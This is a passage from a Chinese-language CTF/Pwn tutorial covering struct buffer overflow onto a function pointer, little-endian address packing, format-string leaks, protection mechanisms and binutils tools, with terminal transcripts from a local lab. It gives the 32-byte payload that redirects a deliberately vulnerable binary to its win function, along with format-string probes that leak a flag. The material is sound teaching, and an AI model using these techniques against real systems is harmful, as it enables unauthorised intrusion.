struct Session session = {{0}, normal};  
...  
if (read(STDIN_FILENO, session.name, sizeof session) < 0) return 1;  
session.next();
```

逐项解释：

- **read 是系统调用**，从文件描述符读数据。第一个参数 `STDIN_FILENO`（值为 0）表示**标准输入**，也就是键盘输入或管道进来的数据；
- 第二个参数是**写入到哪里**：这里是 `session.name`，即结构体的开头；
- 第三个参数是**写多少字节**：`sizeof session` 等于 32（不是 24！）。

于是从结构体开头连续写 32 字节：前 24 字节填满 `name`，多出来的 8 字节正好盖住 `next`。这就是越界写入。因为 `next` 是个函数指针，紧接着 `session.next()` 就会执行它——写进去的 8 字节成了新地址，控制流被改到我们指定的地方。图 2.1 中间和最右侧正是这条链路。

为什么“恰好 32 字节” 这是题目设计的关键。输入不超过 24 字节时，`next` 完全没被碰到；输入 25–31 字节只会改写它的前几个字节，剩下的字节保留旧值——旧值凑巧时也能成功，但那是运气（第 4 章 P1 的长度实验有真实现象）；只有写满 32 字节，`next` 的 8 个字节才全部由我们决定。所以 $\text{payload 长度} = 24 \text{（填充）} + 8 \text{（地址）} = 32$ 。第 7 章会把这条推演写全。

一句话记忆

越界写入的危害不在“写多了”，而在“多写的那几个字节落到了什么字段上”。落到函数指针上，控制流就被改。

2.7 字节、地址与字节序

字节序指多字节数据在内存里的存放顺序。有两个方向：


- **小端序（little-endian）**：低位字节放在低地址，也就是“低位在前”；
- **大端序（big-endian）**：高位字节放在低地址，也就是“高位在前”。

x86-64 是小端。地址 0x401190 拆成 8 个字节是 90 11 40 00 00 00 00 00：最低位 0x90 在最前面，高位的零字节也全部保留。

图 2.3 是真实演示：同一段脚本把地址 0x401190 分别按小端和大端打包，再解包还原。应该看到：

```
little-endian    = 90 11 40 00 00 00 00 00
big-endian       = 00 00 00 00 00 40 11 90
unpack back      = 0x401190
```

小端和大端正好是反序，而且解包能原样还原，说明 `struct.pack('<Q', addr)` 得到的确实是 8 个原始字节。



```
P2 little-endian packing of 0x401190

mzj@Ubuntu-24.04:~$ cat ~/pwn-lab/endiandemo.py
import struct
addr = 0x401190
little = struct.pack("<Q", addr)
big = struct.pack(">Q", addr)
print("integer address =", hex(addr))
print("little-endian    =", " ".join("%02x" % b for b in little))
print("big-endian       =", " ".join("%02x" % b for b in big))
print("unpack back      =", hex(struct.unpack("<Q", little)[0]))
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && python3 endiandemo.py
integer address = 0x401190
little-endian    = 90 11 40 00 00 00 00 00
big-endian       = 00 00 00 00 00 40 11 90
unpack back      = 0x401190
```

图 2.3: 第 2 章小端与大端打包对照：0x401190 的小端为 90 11 40 00 00 00 00 00，大端反序，解包还原（真实终端实录，WSL）

图 2.4 把地址看成一个字节列表，更直观：`struct.pack('<Q', 0x401190)` 得到的 8 个字节是 [144, 17, 64, 0, 0, 0, 0, 0]。注意这里出现两个数：0x90 就是十进制的 144，0x11 就是 17，0x40 就是 64。同一个字节，用十六进制写是 90，用十进制写是 144，只是显示方式不同。

```
Ch3 toolbox: python3 struct.pack produces raw bytes

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && python3 -c "import
struct;b=struct.pack('<Q',0x401190);print(b.hex());print(list(b));print(len(b))"
9011400000000000
[144, 17, 64, 0, 0, 0, 0, 0]
8
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && python3 -c "import
struct;print(struct.unpack('<Q',struct.pack('<Q',0x401190)))"
(4198800,)
```

图 2.4: 第 2 章 struct.pack 产生的原始字节: 9011400000000000、字节列表 [144, 17, 64, 0, ...]、长度 8, 以及解包还原 (真实终端实录, WSL)

常见误区

三个数量——地址的“十六进制写法 (0x401190)”、打包后的“字节序列 (90 11 40 ...)”、解的“十进制值 (4198800)”——指的是同一个地址。把第 25 个字节写成 0x401190 这串文字送进程序是错的: 目标字段要的是 8 个原始字节。

一句话记忆

写地址永远问两句: 这是小端还是大端? 宽度是几个字节 (64 位系统是 8 字节)?

2.8 格式串为什么危险

printf 的第 1 个参数叫**格式串** (format string), 它是一份“说明书”, 告诉 printf 要打印什么、从哪里取数据。问题出在两种写法只差一个“谁控制格式串”:

```
printf("%s", input);    /* 安全: 格式串是程序写死的常量 */
printf(input, secret); /* 危险: 格式串来自用户输入 */
```

在安全写法里, 格式串永远是常量 "%s", 用户输入只能填进参数位置, %s 只把输入当普通文本打印。在危险写法里, 用户输入成了“说明书”: 如果你输入 %s, printf 就按 %s 的含义去取一个参数当字符串地址, 然后把那个地址指向的内存打印出来——这就能读到程序里别的秘密 (P3 里就是那个 flag 字符串)。这就是**格式串漏洞**: 把数据当成了指令。图 2.5 把两种写法、以及各自的 rdi/rsi 指向画在一起。

同一句 printf，为什么一种安全、一种泄密：格式串到底由谁控制

格式串 (format string) 是 printf 的“说明书”：它决定要打印什么、以及从哪里取数据

① 安全写法：printf("%s", input) —— 格式串是程序写死的常量

```
printf("%s", input);
rdi = ".\%s" 的地址 (代码段常量)
rsi = input 的地址 (栈缓冲区)
→ %s 只能取 rsi: 打印输入文本本身
```

输入 %s 时输出:
%s
百分号被当成普通字符
(没有格式说明可“执行”)

② 危险写法：printf(input, secret) —— 格式串来自用户输入

```
printf(input, secret);
rdi = input 的地址 (用户能改!)
rsi = secret 的地址 (flag 字符串)
→ 输入里的 %s 会去 rsi 取地址再读字符串
```

输入 %s 时输出:
flag{format_string_leaks}
输入 %p 时输出:
0x5dd37a0b8004
%p 把对应位置的字节当指针打印

一句话机制： printf 把“格式语言”和“数据”混在同一个参数里；当外部输入进了格式串，输入就不再是数据，而成了指令。

修复原则： 格式串永远是程序里的常量；外部输入只放到参数位置 (printf("%s", input) 或 fputs(input, stdout))。

代价： 读错地址的 %s 会让程序崩溃——所以格式串漏洞的验证必须在本地靶程序或授权的在线实例里做。

图 2.5: 第 2 章格式串原理：安全写法 printf("%s", input)（格式串是常量）与危险写法 printf(input, secret)（格式串来自输入）的取参方向对比（原理示意图）

一串 %p 到底在读谁 取值的顺序是固定的：格式串本身占第 1 个参数（在 rdi），所以第 1 个格式说明取的是第 2 个参数 rsi、第 2 个取 rdx……前 6 个参数都在寄存器里，第 7 个起才轮到栈上的值（见 2.4 节的寄存器约定）。换句话说，格式说明从头到尾按顺序、一个说明取一个参数：多写一个 %p 就多读一个参数，读到的往往是寄存器或栈上此刻的残留值，可能每次运行都不同。第 4 章 P3 第 3 步“三个 %p 只有第 1 个是 secret”的真实现象，依据就是这条顺序。

一句话记忆

格式说明按顺序取参数：第 1 个在 rsi，前 6 个在寄存器，之后来自栈；读到的大多是残留值，换构建要重新数。

常见的格式说明 下表是本题会用到、以及排查时常用的几个：

格式说明	含义（白话）
%s	把对应参数当成字符串地址，打印它指向的内存直到遇到 \0
%p	把对应参数当成一个指针，按十六进制打印它的值（就是“读一个参数出来”）
%x	把对应参数当成整数，按十六进制打印

`%1$s`

位置参数：直接指定“用第 1 个参数”，本题本地 demo 就用它

修复原则：格式串永远由程序写死（`printf("%s", input)` 或 `fputs(input, stdout)`），外部输入只放到参数位置；绝对不能把外部输入直接当格式串。

常见误区

别把 `%p` 和 `%s` 混用。`%p` 只打印指针本身（一个十六进制数），`%s` 会去解引用那个地址、读一节内存——如果地址无效，进程会直接崩溃。所以在本地靶程序里先小步验证，别一上来就堆一大串 `%s`。

一句话记忆

格式串是“说明书”。说明书由谁写，决定了它是数据还是指令：程序写，安全；用户写，漏洞。

2.9 保护机制总览：它们分别卡在哪一步

现代程序默认带几种保护，理解它们的关键不是背缩写，而是问一句：它阻止的是哪一步？见图 2.6 下方的对照表：

- **PIE + ASLR**：让代码、栈、库的地址每次运行都变。它卡的是第 5 步“取地址”——你抄到的固定地址下次可能就不对了；
- **栈保护 (Canary)**：在返回地址前放一个随机“金丝雀”值，函数返回前检查它有没有被改。它卡的是第 7 步“送入并观察”——你的越界写会先破坏金丝雀，程序主动退出；
- **NX (不可执行栈)**：标记栈等内存页不可执行。它卡的是“往栈上写机器码再执行”这类思路；
- **RELRO / 只读 GOT**：保护函数地址表不被改写。它卡的是“改 GOT 表”这类思路，不影响本题的结构体覆盖。




图 2.6: 第 2 章/第 6 章 Pwn 通用解题流程八步，以及 PIE+ASLR、Canary、NX、RELRO 四种保护分别卡在哪一步（原理示意图）

本册本地题的编译参数 `-O0 -fno-stack-protector -no-pie` 是故意的教学设置：只留下“越界写入 + 结构体覆盖”这一条线索，其余保护另作讲解。第 3 章会用 `readelf` 把默认版（开 PIE、开栈保护）和教学版（关掉）并排看一次，也能拿 P1 的 payload 去试试默认版为什么走不通。

常见误区

“开了保护所以打不了”是懒结论。正确做法是**逐条定位**：是取地址失败（PIE/ASLR）？是覆盖被检测（Canary）？还是执行新代码被拦（NX）？不同机制对应完全不同的绕过思路。

一句话记忆

四种保护，各卡一步：PIE/ASLR 卡取地址，Canary 卡覆盖，NX 卡执行新代码，RELRO 卡改 GOT。

2.10 本章知识点速查

知识点	一句话要点
-----	-------

Pwn	用输入改变程序的内存或控制流；四问：漏洞在哪、能控制什么、要去哪里、有无保护。
内存分区	代码段（可执行函数）、数据段（常量）、堆（向上）、栈（向下，局部变量与指针）。
寄存器	x86-64 下 rdi 是第 1 个参数、rsi 是第 2 个参数；call *%rax 跳去 rax 里的地址。
函数指针	一个存了“函数地址”的变量；改它就能改控制流。
结构体偏移	name[24] 后接 8 字节指针，使 offsetof(next)=24、总大小 32（本机实测）。
越界写入	read 写 32 字节进 24 字节数组，多出的 8 字节盖住 next，控制流被改。
字节序	x86-64 是小端；0x401190 → 90 11 40 00 00 00 00 00，高位零不能省。
格式串	格式串由程序写死才安全；用户控制格式串就能读参数（%s）或读指针（%p）。
保护机制	PIE/ASLR 卡取地址，Canary 卡覆盖，NX 卡执行新代码，RELRO 卡改 GOT。

第三章 Pwn 工具箱

本章目标：八个主力工具上手：`file`、`readelf`、`nm`、`objdump`、`strings`、`xxd`、`python3+struct`、`gcc`。每个工具按“是什么 / 怎么装 / 基本用法 / 真实输出”介绍。

本章每个工具都配真实输出截图，命令都在 WSL/Ubuntu 里执行，工作目录是 `~/pwn-lab`。工具全部来自 `binutils` 与 `gcc`，Ubuntu 自带，无需额外安装。本册不依赖 `gdb`，也不依赖 `checksec` 与 `pwntools`——没装它们同样能做全部练习。

3.1 file：这是什么文件

是什么 `file` 读文件头，告诉你它是可执行文件、脚本，还是纯数据。它是分诊第一步：先确认拿到的是不是 x86-64 的 Linux 程序。

怎么装 Ubuntu 自带 (`binutils` 之外的基础工具，通常已装；缺了用 `sudo apt install file`)。

基本用法 `file` 文件名。多个文件可以一次给。图 3.1 上半部分是真实执行：`file overflow format payload.bin`。应该看到 `overflow` 是 ELF 64-bit LSB executable、`format` 是 ELF 64-bit LSB pie executable、而 `payload.bin` 只是 data（因为它没有文件头，是一段裸字节）。这一步一眼分清“程序”和“我构造的数据”。

```
Ch3 toolbox: file and xxd on practice files

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && file overflow format payload.bin
overflow:      ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=40996d15db6f40bfce3ffb05c98be4019950b248, for GNU/Linux
3.2.0, not stripped
format:        ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=601040856a2cb3f82b3d566ca65dd1cecff0d404,
for GNU/Linux 3.2.0, not stripped
payload.bin: data
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && xxd -l 32 overflow
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF.....
00000010: 0200 3e00 0100 0000 9010 4000 0000 0000  ...>.....@....
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && xxd -l 32 payload.bin
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 9011 4000 0000 0000  AAAAAAA..@.....
```

图 3.1: 第 3 章工具箱: file 区分 EXEC/PIE/data, xxd -l 32 看 ELF 头 (7f 45 4c 46) 与 payload 前 32 字节 (真实终端实录, WSL)

3.2 readelf: 看 ELF 头与文件类型

是什么 readelf 专门解析 ELF 结构。最常用的是 readelf -h (看头信息) 和 readelf -l (看程序头/段)。头里的类型 (Type) 告诉我们它是固定地址还是位置无关。

基本用法

```
readelf -h overflow          # 头信息: 类别/字节序/类型/入口点
readelf -h overflow | grep Type    # 只看类型 (要英文输出可加 LANG=C)
```

图 3.2 上半部分是 readelf -h overflow | head -14: 应该看到 ELF64、2 补码, 小端序 (little endian)、类型: EXEC (可执行文件)、入口点地址: 0x401090 (本机实测, 换构建重测)。入口点是程序开始执行的第一条指令地址。

```
P1 find addresses: readelf -h and nm

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && readelf -h overflow | head -14
ELF 头:
  Magic:      7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00
  类别:                               ELF64
  数据:                               2 补码, 小端序 (little endian)
  Version:                               1 (current)
  OS/ABI:                               UNIX - System V
  ABI 版本:                               0
  类型:                               EXEC (可执行文件)
  系统架构:                               Advanced Micro Devices X86-64
  版本:                               0x1
  入口点地址:                               0x401090
  程序头起点:                               64 (bytes into file)
  Start of section headers:               14088 (bytes into file)
  标志:                               0x0
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && nm overflow | grep -e win -e normal
0000000000401176 t normal
0000000000401190 T win
```

图 3.2: 第 3 章 `readelf -h` (ELF64/LSB/EXEC/入口 0x401090) 与 `nm` 取 `normal=0x401176`、`win=0x401190` (真实终端实录, WSL)

3.3 nm: 看符号表里的函数地址

是什么 `nm` 打印 ELF 的符号表——也就是“函数名 / 全局变量名 → 地址”的对照表。很多 Pwn 题只要找到一个“本该执行却没人调用”的函数（如本题的 `win`），第一步就是 `nm` 读出它的地址。

基本用法 `nm` 文件名, 配合 `grep` 过滤:

```
nm overflow | grep -e win -e normal
```

图 3.2 下半部分是真实执行结果: `0000000000401176 t normal`、`0000000000401190 T win`。应该看到 `win` 的地址是 `0x401190`、`normal` 是 `0x401176`。本机实测, 换构建重测; 这两个地址只

在当前这个编译产物里有效。

为什么不用调试器也能确认偏移 有人习惯用 gdb 断点看内存。本册故意不用：偏移用 `offsetof` 小程序实测（结构体布局是编译期确定的），地址用 `nm` 读符号表（未剥离的产物会写出来），调用点用 `objdump` 看反汇编（机器码就在文件里）。三样证据合起来，足以确认“填多少、写什么地址、程序在哪一条指令跳过去”，不需要运行调试器。

一句话记忆

有符号表的产物（`not stripped`）才能用 `nm` 读函数地址；读到的地址属于当前产物，不能抄给别的构建。

3.4 objdump：反汇编看调用点

是什么 `objdump -d` 把机器码反汇编成汇编指令。它让我们看清“程序在哪一条指令跳去了别的地方”，也就是控制流的关键点。

基本用法 `objdump -d` 文件名，太长时用 `tail` 看结尾（`main` 函数通常在文件靠后的位置）：

```
objdump -d overflow | tail -32
```

图 3.3 是真实执行结果。要在里面找三样东西：

1. `lea -0x5f(%rip),%rax # 401176 <normal>`：把 `normal` 的地址装进 `rax`；
2. `mov %rax,-0x8(%rbp)`：把 `rax`（即 `normal` 地址）存到栈上 `-0x8(%rbp)`——这条就是写 `session.next` 的初值；
3. `mov $0x20,%edx`（即 32）、`lea -0x20(%rbp),%rax`、`mov %rax,%rsi`、`call 401070 <read@plt>`：这就是 `read(0, session.name, 32)`。0x20 就是 32，说明确实要写 32 字节；`-0x20(%rbp)` 是 `session` 的起始地址。
4. 最后 `mov -0x8(%rbp),%rax`、`call *%rax`：读出 `session.next` 并跳过去——这就是“控制流被改”的那一条。

能把这几条对上源码，P1 就成功了一半：你不必猜偏移，反汇编把 `read` 的目标（`-0x20`）和函数指针（`-0x8`）都写明了，两者相差 `0x18 = 24` 字节，与 `offsetof` 实测吻合。

```
P1 objdump -d: main calls the pointer

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && objdump -d overflow | tail -32
4011c6:48 c7 45 f0 00 00 00 00  movq    $0x0,-0x10(%rbp)
4011cd:00
4011ce:48 8d 05 a1 ff ff ff  lea     -0x5f(%rip),%rax      # 401176 <normal>
4011d5:48 89 45 f8          mov     %rax,-0x8(%rbp)
4011d9:48 8d 05 4d 0e 00 00  lea     0xe4d(%rip),%rax     # 40202d <_IO_stdin_used+0x2d>
4011e0:48 89 c7          mov     %rax,%rdi
4011e3:e8 78 fe ff ff      call    401060 <puts@plt>
4011e8:48 8b 05 39 2e 00 00  mov     0x2e39(%rip),%rax    # 404028 <stdout@GLIBC_2.2.5>
4011ef:48 89 c7          mov     %rax,%rdi
4011f2:e8 89 fe ff ff      call    401080 <fflush@plt>
4011f7:48 8d 45 e0          lea     -0x20(%rbp),%rax
4011fb:b8 20 00 00 00      mov     $0x20,%edx
401200:48 89 c6          mov     %rax,%rsi
401203:b8 f0 00 00 00      mov     $0x0,%edi
401208:e8 63 fe ff ff      call    401070 <read@plt>
40120d:48 85 c0          test    %rax,%rax
401210:79 07          jns     401219 <main+0x6f>
401212:b8 01 00 00 00      mov     $0x1,%eax
401217:eb 0b          jmp     401224 <main+0x7a>
401219:48 8b 45 f8          mov     -0x8(%rbp),%rax
40121d:ff d0          call    *%rax
40121f:b8 00 00 00 00      mov     $0x0,%eax
401224:c9          leave
401225:c3          ret
Disassembly of section .fini:
000000000401228 <_fini>:
401228:f3 0f 1e fa      endbr64
40122c:48 83 ec 08      sub     $0x8,%rsp
401230:48 83 c4 08      add     $0x8,%rsp
401234:c3          ret
```

图 3.3: 第 3 章 `objdump -d overflow | tail -32`: `lea # 401176 <normal>` 写函数指针初值、`read` 传 `0x20` (32)、末尾 `call *%rax` (真实终端实录, WSL)

常见误区

反汇编里地址都写作 `401190 <win>` 这种十六进制, 别把它当成十进制或字符串。另外 `objdump` 头部会先打印很多库函数, `main` 往往靠后, 善用 `tail/grep`。

3.5 strings: 常量藏在哪儿

是什么 `strings` 从二进制里抓出所有可打印字符串。程序里写死的 `flag`、提示语、库函数名都能被它捞出来。不是所有题的 `flag` 都明文躺在里面（真实题的 `flag` 常在服务器上），但作为一种“先看有没有现成线索”的习惯动作，它非常高效。

基本用法

```
strings format | head -16
strings format | grep -e flag -e Say
strings overflow | grep flag
```

图 3.4 是真实执行结果。头部会列出依赖库与符号名（如 `fgets`、`printf`、`libc.so.6`）。用 `grep` 过滤后，`format` 可直接找到 `flag` 常量 `flag{format_string_leaks}` 和提示语；`overflow` 中也有它自己的 `flag` 常量。因为这两道本地题把 `flag` 写进程序，所以能直接看到——这也解释了 P3 的漏洞为何能读出它。

```
P3 strings: constants live inside the binary

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && strings format | head -16
/lib64/ld-linux-x86-64.so.2
+=Vl
mgUa
fgets
stdin
puts
__stack_chk_fail
__libc_start_main
__cxa_finalize
printf
libc.so.6
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && strings format | grep -e flag -e Say
flag{format_string_leaks}
Say something:
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && strings overflow | grep flag
flag{control_flow_redirected}
```

图 3.4: 第 3 章 strings: 二进制里的库名/符号名, 以及 grep 出的两个本地 flag 常量与提示语 (真实终端实录, WSL)

一句话记忆

拿到陌生二进制, 先 `strings | grep flag`: 有现成常量最好; 没有也知道这不是“flag 明写”的题。

3.6 xxd: 看文件的原始字节

是什么 `xxd` 把文件的原始字节按十六进制打印, 右侧带 ASCII 预览列。它是“看清文件到底存了什么字节”的最直接工具, 也用来验证 ELF 头、payload 内容。

基本用法

```
xxd -l 32 overflow      # 只看前 32 字节
xxd payload.bin        # 完整看一个 32 字节的 payload
```

图 3.1 的下半部分是真实执行结果。`xxd -l 32 overflow` 的行首是 `7f45 4c46`——这正是 ELF 的魔数 `7f 45 4c 46`（在 ASCII 列显示成 `.ELF`），第 2 行还能看到 `3e00`（表示 x86-64）和入口点 `9010 4000`。`xxd -l 32 payload.bin` 则清楚显示前 24 个 `41`（就是 24 个字母 A）后紧跟 `9011 4000 0000 0000`——正是 `0x401190` 的小端字节。图里还能看到 `payload.bin` 的文件长度是 `0x20=32`。

一句话记忆

`xxd` 右侧 ASCII 列有可读字符 = 这一段是文本；全是一堆随机符号才是原始二进制。ELF 文件一定以 `7f 45 4c 46` 开头。

3.7 python3 + struct: 把地址变成字节

是什么 `struct` 是 Python 标准库，负责在“整数”和“原始字节”之间转换。Pwn 里最常见的一句就是 `struct.pack('<Q', addr)`：把地址按小端打成 8 字节。

基本用法

```
python3 -c "import struct;b=struct.pack('<Q',0x401190);print(b.hex());print(list(b));print(len(b))"
python3 -c "import struct;print(struct.unpack('<Q',struct.pack('<Q',0x401190)))"
```

格式串里的 `<` 表示小端，`Q` 表示 8 字节无符号整数（`I` 是 4 字节）。图 2.4 是真实执行结果：打包得 `9011400000000000`、字节列表 `[144, 17, 64, 0, 0, 0, 0, 0]`、长度 8；解包还原出 `(4198800,)`，而 `4198800` 正是十进制的 `0x401190`。

一句话记忆

整数 → 字节用 `struct.pack('<Q', addr)`；字节 → 整数用 `struct.unpack('<Q', b)[0]`。`<` 是小端，别漏。

3.8 gcc: 编译与保护开关

是什么 `gcc` 是 C 编译器。Pwn 里它的另一个身份是保护开关面板：加上或去掉某几个参数，就能开/关某一类保护。

基本用法

```
gcc -O0 -fno-stack-protector -no-pie -o overflow overflow.c # 教学版：关优化/关栈保护/关 PIE
```

```
gcc -O0 -o overflow-pie overflow.c  
    保护
```

```
# 默认版: 开 PIE、开栈
```

图 3.5 是真实执行结果。要看四处对比:

1. `file` 显示 `overflow` 是 `executable`、`overflow-pie` 是 `pie executable`;
2. `LANG=C readelf -h overflow | grep Type` 得 `EXEC`, `overflow-pie` 得 `DYN` (`Position-Independent Executable file`)——`DYN` 就是 `PIE`, 地址会随加载随机;
3. `readelf -l overflow | grep GNU_STACK` 显示了 `GNU_STACK` 段 (本教程环境该段无 `RWE` 标记, 即栈不可执行, `NX` 生效);
4. `objdump -d overflow-pie | grep stack_chk` 检出了 `__stack_chk_fail@plt` 调用——说明默认版开了栈保护 (`Canary`), 而教学版没有这个符号。

这就是 P4 的实验素材: 同一份源码, 两个产物, 保护状态完全不同。

```

P4 compare protections: default vs teaching flags

mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && gcc -O0 -o overflow-pie overflow.c
wsl: Failed to start the systemd user session for 'mzj'. See journalctl for more details.
overflow.c: In function 'main':
overflow.c:18:9: warning: 'read' writing 32 bytes into a region of size 24 overflows the
destination [-Wstringop-overflow=]
   18 |     if (read(STDIN_FILENO, session.name, sizeof session) < 0) return 1;
       |         ^~~~~~
overflow.c:9:10: note: destination object 'name' of size 24
    9 |     char name[24];
       |         ^~~~
In file included from overflow.c:2:
/usr/include/unistd.h:371:16: note: in a call to function 'read' declared with attribute 'access
(write_only, 2, 3)'
   371 | extern ssize_t read (int __fd, void *__buf, size_t __nbytes) __wur
       |         ^~~~~~
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && file overflow overflow-pie
overflow:      ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=40996d15db6f40bfce3ffb05c98be4019950b248, for GNU/Linux
3.2.0, not stripped
overflow-pie: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cc0c67230ce2d0332d0f2891a14034927c847999,
for GNU/Linux 3.2.0, not stripped
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && LANG=C readelf -h overflow | grep Type
Type:                                EXEC (Executable file)
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && LANG=C readelf -h overflow-pie | grep Type
Type:                                DYN (Position-Independent Executable file)
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && LANG=C readelf -l overflow | grep GNU_STACK
GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
mzj@Ubuntu-24.04:~$ cd ~/pwn-lab && objdump -d overflow-pie | grep stack_chk | head -4
0000000000001090 <__stack_chk_fail@plt>:
   1094:ff 25 26 2f 00 00    jmp     *0x2f26(%rip)          # 3fc0 <__stack_chk_fail@GLIBC_2.4>
   1275:e8 16 fe ff ff      call    1090 <__stack_chk_fail@plt>

```

图 3.5: 第 3 章保护对比: 默认编译得 PIE 版, readelf 显示 EXEC vs DYN、GNU_STACK, objdump 检出 __stack_chk_fail (真实终端实录, WSL)

常见误区

